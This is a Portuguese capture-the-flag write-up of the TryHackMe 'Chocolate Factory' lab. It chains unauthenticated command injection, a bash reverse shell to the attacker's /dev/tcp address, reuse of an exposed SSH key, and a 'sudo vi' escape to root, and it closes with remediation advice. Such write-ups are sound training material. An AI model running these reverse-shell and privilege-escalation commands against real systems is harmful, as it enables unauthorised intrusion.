Chocolate Factory: Write Up

Plataforma: TryHackMe

Máquina / Desafio:	Chocolate Factory
Dificuldade:	Fácil / Iniciante
Data de Resolução:	11 de outubro de 2026
Autor:	Alan Dias (alankk)

11 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Movimentação Lateral **6**

5 Escalada de Privilégios **7**

6 Conclusão **9**

7 Referências **9**

1 Visão Geral

A máquina *Chocolate Factory* é um ambiente prático focado na exploração de vulnerabilidades clássicas em serviços web, na realização de movimentação lateral através do reaproveitamento de chaves criptográficas e no abuso de delegação indevida de permissões no sistema operacional Linux.

A superfície de ataque inicial compreende serviços de rede convencionais e uma aplicação web que expõe funcionalidades administrativas desprovidas de controles de acesso e sanitização adequados. A jornada de intrusão envolve a exploração de execução remota de comandos para a obtenção de um *foothold* inicial, a extração de artefatos e credenciais locais para viabilizar a transição horizontal entre contas de usuário e, por fim, a elevação de privilégios ao nível de superusuário atrelada à resolução de um desafio criptográfico para a recuperação final das *flags*.

2 Reconhecimento

O processo de reconhecimento iniciou-se pela varredura de portas e serviços na máquina alvo com a ferramenta `nmap`, visando mapear os vetores de rede expostos.

```
nmap -sC -T4 <TARGET_IP>
```




Figura 1: Varredura de portas com Nmap revelando serviços FTP, SSH, HTTP e outras portas de suporte.

O escaneamento indicou diversas portas abertas, com destaque para:

- **Porta 21 (FTP):** Serviço de transferência de arquivos com suporte a autenticação anônima habilitado (*Anonymous FTP login allowed*), expondo o arquivo `gum_room.jpg`.
- **Porta 22 (SSH):** Serviço OpenSSH para acesso remoto via terminal.
- **Porta 80 (HTTP):** Servidor web Apache hospedando uma aplicação institucional da fábrica.
- **Portas Adicionais (100, 106, 109, 110, 111, 113, 119, 125):** Portas associadas a serviços diversos de rede.

Com a identificação da porta 80 ativa, executou-se uma enumeração de diretórios e arquivos com a ferramenta `feroxbuster`, filtrando pela extensão `.php` e utilizando uma lista comum de palavras.

```
feroxbuster -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt -x
    php
```




Figura 2: Enumeração de diretórios e arquivos web com Feroxbuster.

A enumeração web identificou os seguintes arquivos chave:

- `index.html`: Página inicial com formulário de autenticação.
- `validate.php`: Script backend responsável por processar as credenciais submetidas no formulário.
- `home.php`: Página interna da aplicação destinada à execução de comandos administrativos.

3 Exploração

Ao navegar diretamente até o recurso `/home.php`, constatou-se a ausência de controle de sessão ou validação de autenticação, expondo um formulário que executa comandos do sistema diretamente no servidor web.

Durante a exploração do diretório raiz da aplicação (`/var/www/html`), identificou-se a presença de um binário denominado `key_rev_key`. Para inspecionar seu conteúdo sem a necessidade de baixá-lo imediatamente, utilizou-se o utilitário `strings` através do formulário web.

```
strings key_rev_key
```




Figura 3: Execução de comandos em home.php e extração da chave secreta contida no binário key_rev_key.

A saída do comando revelou uma chave de criptografia Fernet em formato codificado:

```
congratulations you have found the key: b'<SECRET_KEY>'
```

Essa chave foi guardada para uso em etapas posteriores do desafio. Em seguida, utilizou-se o mesmo vetor de injeção de comandos para estabelecer uma sessão interativa reversa (*reverse shell*) direcionada à máquina atacante.

Primeiramente, colocou-se o Netcat em modo de escuta na porta 4444:

```
nc -lvnp 4444
```

No campo de entrada da página `home.php`, enviou-se o seguinte comando para abrir um canal reverso:

```
bash -i >& /dev/tcp/<KALI_IP>/4444 0>&1
```




Figura 4: Conexão reversa capturada com Netcat, confirmando acesso como www-data.

Após o recebimento da conexão, verificou-se o usuário em execução com o comando `whoami`, confirmando o acesso inicial sob o contexto da conta de serviço `www-data`.

Para possibilitar a manipulação de atalhos, navegação por histórico e execução de binários interativos, realizou-se a estabilização do terminal gerando um pseudo-terminal (*PTY*) com Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```




Figura 5: Estabilização do terminal TTY utilizando o módulo pty do Python.

Já dentro do ambiente interativo em `/var/www/html`, inspecionou-se o script `validate.php` para analisar a lógica de login que constava na página inicial:

```
cat validate.php
```




Figura 6: Leitura de validate.php exibindo usuário e senha gravados em texto claro no código.

O código confirmou que a autenticação validava o usuário `charlie` com a senha `<PASSWORD>`, ambos registrados diretamente no código-fonte sem criptografia.

4 Movimentação Lateral

Com a identificação do usuário `charlie`, realizou-se a enumeração de seu diretório pessoal (`/home/charlie`). A listagem indicou um arquivo com permissão de leitura chamado `teleport`.

```
cat /home/charlie/teleport
```



Figura 7: Extração da chave privada RSA contida no arquivo teleport.

O arquivo revelou-se uma chave privada RSA (*OpenSSH Private Key*). Essa chave foi copiada para a máquina do atacante, recebeu as devidas permissões restritivas (`chmod 600 teleport`) e foi utilizada para realizar login direto via SSH:

```
ssh charlie@<TARGET_IP> -i teleport
```




Figura 8: Sessão SSH estabelecida com o usuário charlie utilizando a chave privada teleport.

Com o acesso consolidado na conta de `charlie`, localizou-se e exibiu-se a primeira *flag* do desafio:

```
cat /home/charlie/user.txt
```



Figura 9: Captura da flag do usuário (user.txt).

5 Escalada de Privilégios

O estágio final consistiu na busca por caminhos que permitissem elevar os privilégios ao nível de superusuário (`root`). A verificação de privilégios delegados via `sudo` foi realizada com:

```
sudo -l
```

A saída do comando revelou a seguinte configuração:

```
User charlie may run the following commands on target:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

Apesar de a diretiva tentar restringir a execução direta como `root` através da especificação `!root`, a execução do editor `vi` permite a invocação de sub-processos do shell através de argumentos de linha de comando. Ao executar o `vi` passando a instrução de escape, foi possível contornar a restrição e abrir um shell com privilégios de superusuário:

```
sudo vi -c ':!/bin/sh' /dev/null
```



Figura 10: Escalada de privilégios via comando sudo vi e obtenção de shell root.

A confirmação com o comando `whoami` ratificou o acesso sob o usuário `root`.

Navegando até o diretório `/root`, não foi encontrado um arquivo padrão de texto com a *flag*, mas sim um script Python denominado `root.py`.

```
cat /root/root.py
```




Figura 11: Código-fonte do script root.py implementando a descriptografia Fernet.

O script revelou que uma mensagem cifrada em formato Fernet é decodificada apenas mediante fornecimento da chave simétrica correta. Como essa chave havia sido descoberta no estágio inicial durante a análise do binário `key_rev_key`, executou-se a decodificação:

```
python3 -c "from cryptography.fernet import Fernet; f = Fernet(b'<SECRET_KEY
    >'); print(f.decrypt(b'<ENCRYPTED_MESSAGE>').decode())"
```




Figura 12: Descriptografia da mensagem final e obtenção da flag root.

A rotina descriptografou a mensagem em banner e forneceu a *flag* final de `root`, concluindo com êxito todas as etapas da máquina.

6 Conclusão

O laboratório *Chocolate Factory* demonstra de forma prática os perigos associados ao encadeamento de falhas de segurança em diferentes camadas da infraestrutura:

1. **Falha na Aplicação Web:** O arquivo `home.php` não possuía validação de sessão nem filtros de sanitização em suas entradas, permitindo a execução arbitrária de comandos no sistema operacional e a rápida obtenção de um *reverse shell*.

2. **Exposição de Chaves e Credenciais:** A chave privada SSH do usuário `charlie` estava armazenada com permissões de leitura abertas no sistema de arquivos, e o arquivo `validate.php` mantinha credenciais sensíveis gravadas em texto claro no código-fonte.

3. **Má Configuração de Privilégios:** A regra atribuída no arquivo `/etc/sudoers` delegava a execução de um editor de texto interativo com capacidade nativa de escape de comandos, inviabilizando na prática qualquer restrição baseada na negação explícita do usuário root.

4. **Criptografia Fraca no Desafio Final:** A chave de descriptografia da *flag* principal estava embutida de forma estática em um binário executável acessível publicamente via web.

Como medidas corretivas, recomenda-se a implementação de controle de acesso rigoroso a páginas administrativas, validação de entradas baseada em listas permitidas (*whitelists*), proteção das chaves privadas e credenciais com controle estrito de permissões de acesso (princípio do menor privilégio), e revisão das regras de `sudoers` para impedir a delegação de binários interativos dotados de funcionalidades de escape.

7 Referências

- **Nmap Network Scanning:**
  https://nmap.org/book/man.html
- **Feroxbuster - Fast, Simple, Recursive Content Discovery:**
  https://github.com/epi052/feroxbuster
- **GTFOBins - Vi:**
  https://gtfobins.org/gtfobins/vi/
- **Reverse shell generator:**
  https://www.revshells.com/